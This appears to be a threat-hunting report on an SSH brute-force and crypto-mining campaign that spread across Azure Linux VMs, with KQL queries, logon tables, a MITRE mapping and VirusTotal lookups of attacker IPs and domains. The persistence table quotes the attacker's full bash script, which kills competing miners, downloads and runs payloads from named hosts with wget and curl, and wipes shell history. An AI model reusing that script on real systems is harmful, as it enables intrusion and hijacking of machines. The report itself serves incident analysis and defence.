Primary Brute-Force Origin	sakel-lunix-2.p2fvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net
Internal IP	10.0.0.217
Behavior Observed	<ul style="list-style-type: none"> <li>- Automated SSH brute-force campaign targeting internal and external IPs</li> <li>- Sequential IP scanning</li> </ul>
Total SSH Attempts (External)	244,560+ attempts observed targeting external IPs over port 22
Internal Targets	256 unique internal IPs targeted
Attack Pattern	<ul style="list-style-type: none"> <li>- Systematic sequential scanning</li> <li>- Repeated attempts (3 hits per external IP block)</li> </ul>
Brute-Force Conclusion	Confirmed sakel-lunix-2 is responsible for large-scale brute-force, but NOT initial infection

## Pivot – Infection Spread Identified (Lateral Movement / Propagation)

Infected VM	First Observed Infection Timestamp	Notes
levi-linux-vulnerability	Feb 20, 2025 - 18:30 UTC	Earliest miner activity (.diicot / .retea payloads)
linux-program-fix	Mar 4, 2025 - 17:51 UTC	.retea payload matched
linux-programmatic-ajs	Mar 7, 2025 - 21:24 UTC	Consistent with infection timeline
linux-programmatic-vm-danny	Mar 11, 2025	Follows pattern
linuxvmdavid	Mar 13, 2025	Similar miner payload
sakel-lunix-2	Mar 14, 2025 - 17:46 UTC	Not initial compromise. Launch point for external brute-force.

```

DeviceProcessEvents
| where ProcessCommandLine has_any ("rete", ".diicot", ".balu", "xmrig")
| or (ProcessCommandLine contains "rm -rf /var/tmp/Documents")
| summarize count() by DeviceName, bin(Timestamp, 1h)
| order by count_ desc

```

started    **Results**    Query history

Show empty columns    9 items   

DeviceName	Timestamp ↑	count_
linux-vuln-test-jonz.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	Feb 23, 2025 12:00:00 AM	20
lx-test-vm-0222.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	Feb 23, 2025 4:00:00 AM	1
linux-programmatic-fix-tleanne.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	Mar 1, 2025 6:00:00 PM	11
linux-programmatic-fix.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	Mar 4, 2025 5:00:00 PM	28
linux-programmatic-ajs.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	Mar 7, 2025 9:00:00 PM	13
linux-programmatic-vm-danny.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	Mar 11, 2025 1:00:00 AM	2
linuxvmdavid.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	Mar 13, 2025 5:00:00 AM	12
sakel-linux-2.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	Mar 14, 2025 5:00:00 PM	12
linux-vm-vulnerability-test-tau.p2zfvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	Mar 21, 2025 7:00:00 AM	10

Stage: Persistence	Action/IOC  crontab -r, SSH key manipulation (chattr - iae ~/.ssh/authorized_keys)	/retea -d "#!/bin/bash key=\$1 user=\$2 if [[ \$key == \"KOFVwMxV7k7XjP7fwXPY6Cmp16vf8EnL54650LjYb6Wd1Ncr3RpvnAU\" ]] then echo -e \"\" else echo Logged in successfully. rm ./retea crontab -r; pkill xrx; pkill hairblacku; pkill xMEu; cd /var/tmp; rm -rf /dev/shm/x /var/tmp/update-logs /var/tmp/Documents /tmp/.tmp /tmp/.tmp; pkill Opera; rm -rf xmrig .diicot black Opera .black xmrig.1; pkill cnrig; pkill java; killall java; pkill xmrig; killall xmrig; wget -q dinpasiune.com/payload -O -s -L dinpasiune.com/payload    wget85.31.47.99/payload -O -s -L 85.31.47.99/payload; chmod +x *; ./payload >/dev/null 2>&1 & disown; history -c; rm -rf bash_history >./bash_history chmod +x .teaca; ./teaca >./dev/null; history -c; rm -rf bash_history ~./bash_history fi rm -rf bash_history >./bash_history rm -rf bash_history >./bash_history chmod +x *; ./var/tmp/Documents >/dev/null 2>&1 & disown; history -c; rm -rf bash_history >./bash_history rm -rf /tmp/cache; cd /tmp/; wget -O -s -L 85.31.47.99/NzJjOTYwx5.balu    curl -O -s -L 85.31.47.99/NzJjOTYwx5.balu > mv_balu.cache > chmod cache >./cache >/dev/null 2>&1 & disown; history -c; ./cache >./bash_history' sleep 25 function Miner { /dev/shm/retea /dev/shm/.magic; rm -rf /dev/shm/x /tmp/kuak /tmp/diicot /tmp/diicot; rm -rf ~./bash_history > Miner ./retea KOFVwMxV7k7XjP7fwXPY6Cmp16vf8EnL54650LjYb6Wd1Ncr3RpvnAU Haceru }
Cleanup & Hiding	history -c, bash history deletion	
Mining Activity	.diicot, .balu, .kuak, xmrig, process kills (pkill xmrig, pkill java)	
Payload Hosts	dinpasiune.com/payload, 85.31.47.99/.NzJjOTYwx5/.balu, 80.76.51.5/.NzJjOTYwx5/.balu	
File System Abuse	/var/tmp/, /dev/shm/.x, /tmp/cache	
Brute Force Logic	Userlist generation (/etc/passwd extraction), common password spraying	

# Attacker Infrastructure & Brute-Force Activity Timeline

During the logon analysis of `linux-vulnmgmt-kobe`, multiple suspicious external IPs attempted SSH brute-force logins. Investigation confirms additional malicious IPs actively targeting this VM alongside the primary miner infrastructure.




Figure 11: Kobe Threat Actor Node - Lateral Spread Visualization

A screenshot of a security analytics interface. At the top, there is a code editor window containing a query:

```
DeviceNetworkEvents
| where Timestamp between (datetime(2025-02-01) .. datetime(2025-03-22))
| where DeviceName has_any ("linux-vulnmgmt-kobe")
| where RemoteIP in ("218.92.0.222", "194.32.145.243", "87.120.116.35")
| project Timestamp, DeviceName, RemoteIP, RemotePort, InitiatingProcessCommandLine
| summarize Connections=count() by DeviceName, RemoteIP
```

Below the code editor is a navigation bar with tabs: "Started", "Results" (which is selected), and "Query history".


The main area shows a table with the following columns:

DeviceName	RemoteIP	Connections
linux-vulnmgmt-kobe.p2zvso05mlezjev3ck4vqd3kd.cx.internal.cloudapp.net	(oo) 218.92.0.222	1

The row for the remote IP 218.92.0.222 is highlighted with a red border. There are also "Add filter" and "Show empty columns" buttons at the bottom of the table area.

## Malicious IPs Identified from DeviceLogonEvents

Timestamp (UTC)	Remote IP	Location	ISP/ASN	Activity	Status
Feb 25, 2025 10:54	218.92.0.225	China, Jiangsu	Chinanet (ASN 4134)	Brute-Force on root	Malicious - Repeated attempts
Feb 25, 2025 10:55	172.56.55.120	USA, California	T-Mobile (ASN 21928)	Brute-Force on k24saing	Malicious - Repeated attempts
Feb 25, 2025 10:55+	218.92.0.227	China, Jiangsu	Chinanet (ASN 4134)	Brute-Force on root	Malicious - Persistent
Feb 25, 2025 10:56+	218.92.0.222	China, Jiangsu	Chinanet (ASN 4134)	Brute-Force on root	Malicious - 13/96 Vendors Flagged



## Threat Intelligence (VirusTotal / Defender)

IP	Detection	Details
218.92.0.222	13/96 vendors	Malware, Phishing, Suspicious - Nanjing, China
218.92.0.227	Defender Alerts (6 active)	Repeated login attempts
218.92.0.225	Defender Alerts	Internal failed logins
172.56.55.120	Low reputation	Unusual login attempt, observed once

- Kobe received inbound SSH connection from 218.92.0.222 (ChinaNet, flagged malicious).

DeviceLogonEvents  
| where Timestamp between (datetime(2025-02-18) .. datetime(2025-03-22))  
| where DeviceName contains "linux-vulnmgmt-kobe"  
| where LogonType == "Network" or LogonType == "RemoteInteractive"  
| where ActionType == "LogonFailed" or ActionType == "LogonSuccess"  
| project Timestamp, DeviceName, AccountName, RemoteDeviceName, RemoteIP, FailureReason  
| order by Timestamp asc

Timestamp	DeviceName	AccountName	RemoteDeviceName	RemoteIP
> Feb 25, 2025 10:54...	linux-vulnmgmt-kob...	root		(=) 218.92.0.225
> Feb 25, 2025 10:55...	linux-vulnmgmt-kob...	root		
> Feb 25, 2025 10:55...	linux-vulnmgmt-kob...	k24saing		(=) 172.56.55.120
> Feb 25, 2025 10:55...	linux-vulnmgmt-kob...	k24saing		
> Feb 25, 2025 10:55...	linux-vulnmgmt-kob...	root		(=) 218.92.0.227
> Feb 25, 2025 10:55...	linux-vulnmgmt-kob...	root		(=) 218.92.0.227
> Feb 25, 2025 10:55...	linux-vulnmgmt-kob...	root		(=) 218.92.0.227
> Feb 25, 2025 10:55...	linux-vulnmgmt-kob...	root		(=) 218.92.0.227
> Feb 25, 2025 10:55...	linux-vulnmgmt-kob...	root		(=) 218.92.0.227
> Feb 25, 2025 10:55...	linux-vulnmgmt-kob...	root		(=) 218.92.0.227
> Feb 25, 2025 10:55...	linux-vulnmgmt-kob...	root		(=) 218.92.0.227
> Feb 25, 2025 10:55...	linux-vulnmgmt-kob...	root		(=) 218.92.0.227
> Feb 25, 2025 10:55...	linux-vulnmgmt-kob...	root		(=) 218.92.0.227
> Feb 25, 2025 10:55...	linux-vulnmgmt-kob...	root		(=) 218.92.0.227
> Feb 25, 2025 10:55...	linux-vulnmgmt-kob...	root		(=) 218.92.0.227
> Feb 25, 2025 10:55...	linux-vulnmgmt-kob...	root		(=) 218.92.0.227

13 / 96 security vendors flagged this URL as malicious

http://218.92.0.222/218.92.0.222

Do you want to automate checks?

Security vendor	Result	Reason
alphaMountain.ai	Malicious	ArcSight Threat Intelligence
BitDefender	Phishing	Certego
Criminal IP	Malicious	CyRadar
Forcepoint ThreatSeeker	Malicious	Fortinet
G-Data	Phishing	GreenSnow
Lionic	Malicious	SOCRadar
VIPRE	Malware	AlphaSOC
BlockList	Suspicious	Abusix

- VirusTotal confirms 218.92.0.222 as a high-risk China-based IP, associated with Chinanet (ASN 4134), flagged for malware and phishing operations.

```

DeviceProcessEvents
| where DeviceName contains "linux-vulnmgmt-kobe"
| where ProcessCommandLine contains "pkill"
| or ProcessCommandLine contains "kill"
| or ProcessCommandLine contains "iptables"
| or ProcessCommandLine contains "ufw"
| or ProcessCommandLine contains "systemctl stop"
| or ProcessCommandLine contains "auditctl"
| project Timestamp, DeviceName, ProcessCommandLine, InitiatingProcessFileName
| order by Timestamp asc

```

Started    Results    Query history

Show empty columns    131 items    Search    00:00:950    Low    Chart type    Full

Timestamp	DeviceName	ProcessCommandLine ↑
Feb 25, 2025 11:22...	linux-vulnmgmt-kobe.p2zfvs05mlejiev3ck4vqd3kd.cx.internal.cloudapp.net	bash -c '[ -f "/usr/lib/python3/dist-packages/ufw-0.36.1.egg-info/PKG-INFO" ]    [ -d "/usr/lib/python3/dist'
Feb 25, 2025 11:25...	linux-vulnmgmt-kobe.p2zfvs05mlejiev3ck4vqd3kd.cx.internal.cloudapp.net	bash -c 'LANG=C /bin/find /sbin/auditctl /sbin/aureport /sbin/ausearch /sbin/autrace /sbin/auditd /sbin/a'
Feb 25, 2025 11:25...	linux-vulnmgmt-kobe.p2zfvs05mlejiev3ck4vqd3kd.cx.internal.cloudapp.net	bash -c 'LANG=C /bin/find /sbin/auditctl /sbin/aureport /sbin/ausearch /sbin/autrace /sbin/auditd /sbin/a'
Feb 25, 2025 11:25...	linux-vulnmgmt-kobe.p2zfvs05mlejiev3ck4vqd3kd.cx.internal.cloudapp.net	bash -c 'LANG=C /bin/find /sbin/auditctl /sbin/aureport /sbin/ausearch /sbin/autrace /sbin/auditd /sbin/a'
Feb 25, 2025 11:25...	linux-vulnmgmt-kobe.p2zfvs05mlejiev3ck4vqd3kd.cx.internal.cloudapp.net	bash -c 'LANG=C /bin/find /sbin/auditctl /sbin/aureport /sbin/ausearch /sbin/autrace /sbin/auditd /sbin/a'
Feb 25, 2025 11:25...	linux-vulnmgmt-kobe.p2zfvs05mlejiev3ck4vqd3kd.cx.internal.cloudapp.net	cat /etc/rsyslog.d/20-iptables -w -t security -C OUTPUT -d 168.63.129.16 -p tcp -m conntrack --ctstate INVALID,NEW -j DROP
Feb 25, 2025 11:25...	linux-vulnmgmt-kobe.p2zfvs05mlejiev3ck4vqd3kd.cx.internal.cloudapp.net	dpkg-query --status -- conntrack --ctstate INVALID,NEW
Feb 26, 2025 12:31...	linux-vulnmgmt-kobe.p2zfvs05mlejiev3ck4vqd3kd.cx.internal.cloudapp.net	iptables -w -t security -C OUTPUT -d 168.63.129.16 -p tcp -m conntrack --ctstate INVALID,NEW -j DROP

## MITRE Tactics Mapped:

Tactic	Technique	Observations
Initial Access	T1078 - Valid Accounts	SSH brute-force using weak lab credentials.
	T1190 - Exploit Public-Facing Application	Initial compromise via levi-linux-vulnerability exploiting SSH or web services.
Execution	T1059 - Command and Scripting Interpreter	.diicot, .retea, .balu miner payloads executed.
	T1203 - Exploitation for Client Execution	curl / wget payload delivery, direct execution from attacker-controlled infrastructure.
Persistence	T1053.003 - Scheduled Task / Cron	Malicious cron jobs observed in linuxvmvulnerability-test-corey and others.
	T1070.004 - Indicator Removal on Host	Cleared bash history, manipulated logs to hide traces.
Defense Evasion	T1562.004 - Disable or Modify System Firewall	iptables -w -t security -C OUTPUT -d 168.63.129.16 -j DROP — Attempted block of Azure Metadata Service.
	T1070.003 - Clear Command History	Verified: History wiping commands executed.
	T1140 - Deobfuscate/Decod	Payloads fetched and executed via curl/wget, likely base64-encoded.

	e Files or Information	
Credential Access	T1110 - Brute Force	SSH brute-force confirmed by linux-vulnmgmt-kobe attempting internal logins.
	T1552.001 - Unsecured Credentials: Credentials In Files	Checked audit logs for passwd, shadow, sudo — indicating credential-hunting behavior.
Discovery	T1083 - File and Directory Discovery	Searched system audit rules, firewall configs, kernel modules — typical recon prior to exploitation.
	T1016 - System Network Configuration Discovery	iptables -nL, checked UFW status, listed iptable mangle table — proving network config recon.
Lateral Movement	T1021.004 - SSH	Kobe pivoted internally, brute-forcing other Linux VMs and spreading miners.
Command & Control	T1071.001 - Web Protocols	Outbound curl/wget to 218.92.0.222 (ChinaNet) and other miner pools.
Impact	T1496 - Resource Hijacking	Multiple VMs infected, mining processes deployed, leading to resource consumption.

## Conclusion on Lateral Movement and Internal Infection


Following Kobe's compromise:

- Post-compromise, linux-vulnmgmt-kobe launched internal SSH brute-force attacks targeting multiple Linux VMs.
  - Confirmed infected internal targets: levi-linux-vulnerability, linux-program-fix, linux-programmatic-ajs, linux-programmatic-vm-danny, linuxvmdavid
  - sakel-lunix-2 (performed external abuse)
- Malware indicators detected:
  - Deployment of .diicot and .reteia miner binaries across compromised systems.
- Attack method:
  - Internal SSH brute-force pivoting.
  - Lateral movement observed as Kobe expanded the miner infection.
- Impact:
  - Widespread internal compromise of the environment.

- Activity aligns with MITRE T1496 - Resource Hijacking, confirming the use of systems for crypto-mining operations.

## Threat Intelligence - OSINT Validation of IOCs

### Microsoft TI Report



## 1. Malicious Infrastructure - IPs & Domains

IOC/URL	Detection Rate	VT Verdict	Notes
85.31.47.99	2 / 96	Malicious	Hosts .balu miner payload
dinpasiune[.]com	3 / 96	Phishing / Malware	Direct malware delivery domain, resolves to multiple suspicious IPs
80.76.51.5	16 / 96	Malware / Phishing	Also hosts .balu miner payload

## 2. VirusTotal Passive DNS & ELF Malware Communication

Domain / Subdomain	Related ELF	VT Verdict	Notes
85.31.47.99	2 / 96	Detection	ELF miner binaries used in the attack
dinpasiune[.]com	3 / 96	Phishing / Malware	Passive DNS - subdomain linked
80.76.51.5	16 / 96	Malware / Phishing	Passive DNS - subdomain linked

## 3. Malware ELF Payloads Identified

- Files: .diicot, retea, payload, 263839397, Update
- Type: ELF Linux Miner / Trojan
- Detection rate: 25 - 34 / 64 AV engines
- Behavior: SSH brute-force, credential harvesting, crontab persistence, miner deployment.

## 4. Risk Summary (From Community and Vendor Scores)

Source	Community/Vendor Risk
dinpasiune[.]com	-55 score (VT)
85.31.47.99	Flagged as Malicious
80.76.51.5	Flagged as Malware / Phishing
Related ELF Files	High detection - Confirmed malicious

The screenshot shows the VirusTotal analysis interface for the URL <http://85.31.47.99>. The interface includes a circular 'Community Score' of 2/96, a summary bar indicating 2/96 security vendors flagged it as malicious, and detailed analysis sections for status (200), content type (text/html), and last analysis date (2 months ago). Below the main summary, there are tabs for 'DETECTION', 'DETAILS', and 'COMMUNITY'. The 'DETECTION' tab is active, showing 'Security vendors' analysis' with a note about automation. The 'DETAILS' tab shows CRDF and Forcepoint ThreatSeeker both flagging it as 'Malicious'. The 'COMMUNITY' tab is also present.

13 / 96

Community Score -55

13/96 security vendors flagged this URL as malicious

http://dinpasiune.com/

Last Analysis Date 6 days ago

**DETECTION DETAILS COMMUNITY 2**

Security vendors' analysis Do you want to automate checks?

alphaMountain.ai	Phishing	BitDefender	Malware
Criminal IP	Phishing	Dr.Web	Malicious
Emsisoft	Malware	ESET	Malware
Fortinet	Malware	G-Data	Malware
Lionic	Malicious	Seclookup	Malicious
SOCRadar	Malware	Sophos	Malware
Webroot	Malicious	Abusix	Clean

**Passive DNS Replication (9)**


Date resolved	Detections	Resolver	IP
2024-07-04	5 / 94	VirusTotal	91.195.240.12
2023-11-22	11 / 94	VirusTotal	91.92.247.224
2023-06-28	4 / 94	VirusTotal	95.214.27.89
2020-10-05	3 / 94	VirusTotal	91.195.240.94
2020-02-20	1 / 94	VirusTotal	109.234.109.82
2020-02-19	2 / 94	VirusTotal	109.234.109.76
2019-09-27	2 / 94	VirusTotal	94.23.162.163
2019-08-31	5 / 94	VirusTotal	54.38.220.85
2018-12-29	0 / 94	VirusTotal	188.213.22.57

**Subdomains (4)**

mta-sts.dinpasiune.com	0 / 94	91.195.240.94
mail.dinpasiune.com	0 / 94	91.195.240.94
autodiscover.dinpasiune.com	0 / 94	91.195.240.94
dinpasiune.com	15 / 94	91.195.240.12

**Communicating Files (21)**

Scanned	Detections	Type	Name
2024-12-18	34 / 64	ELF	Update
2024-06-11	26 / 66	ELF	.diicot
2025-02-12	25 / 64	ELF	retea
2024-12-18	30 / 64	ELF	payload
2024-12-18	31 / 64	ELF	263839397
2024-06-11	33 / 67	ELF	.diicot
2024-12-19	25 / 63	ELF	Update
2024-12-19	32 / 64	ELF	81d9b238a4a7e06e0a5bfeaac3a3269d.virus
2024-12-19	33 / 64	ELF	payload
2024-09-25	13 / 42	ELF	.diicot



## Conclusion - Confirmed Threat Indicators

- dinpasiune[.]com is a malware C2 infrastructure.
- Associated with multiple ELF miner payloads and brute force tools.
- Threat actors host ELF binaries on these domains and actively spread mining malware.
- OSINT confirms malicious classification by multiple vendors.

## Extract Payloads and Hashes

Payload bash script and the VT screenshots, you already have these file names / payloads:

- .diicot
- retea
- payload
- cache
- .balu
- Update
- 263839397
- 81d9b238a4a7e06e0a5bfeaacc3a3269d.virus

## Extract SHA256

The screenshot shows a security analysis interface with the following details:

- DeviceFileEvents** query results:

```
| where FileName in ("diicot", "rete", "payload", "cache", ".balu", "Update")  
| project Timestamp, FileName, SHA256, MD5, FolderPath
```
- VirusTotal detection ratio**: 34/64 (High)
- Malware detected**: None
- 11 active alerts in 2 incidents**
- Object details** for SHA1:  
SHA1: 2ec6af460feabfe9ed37c1955ff266cff63f31ff  
SHA256: 0e13e9e4443102bf5...
- File Table Headers**: Started, Results, Query history, Link to incident, Take actions, Show empty columns, Search, Filter: 1 of 45 selected.
- File Table Data** (partial):

Timestamp	FileName	SHA256	MD5	FolderPath
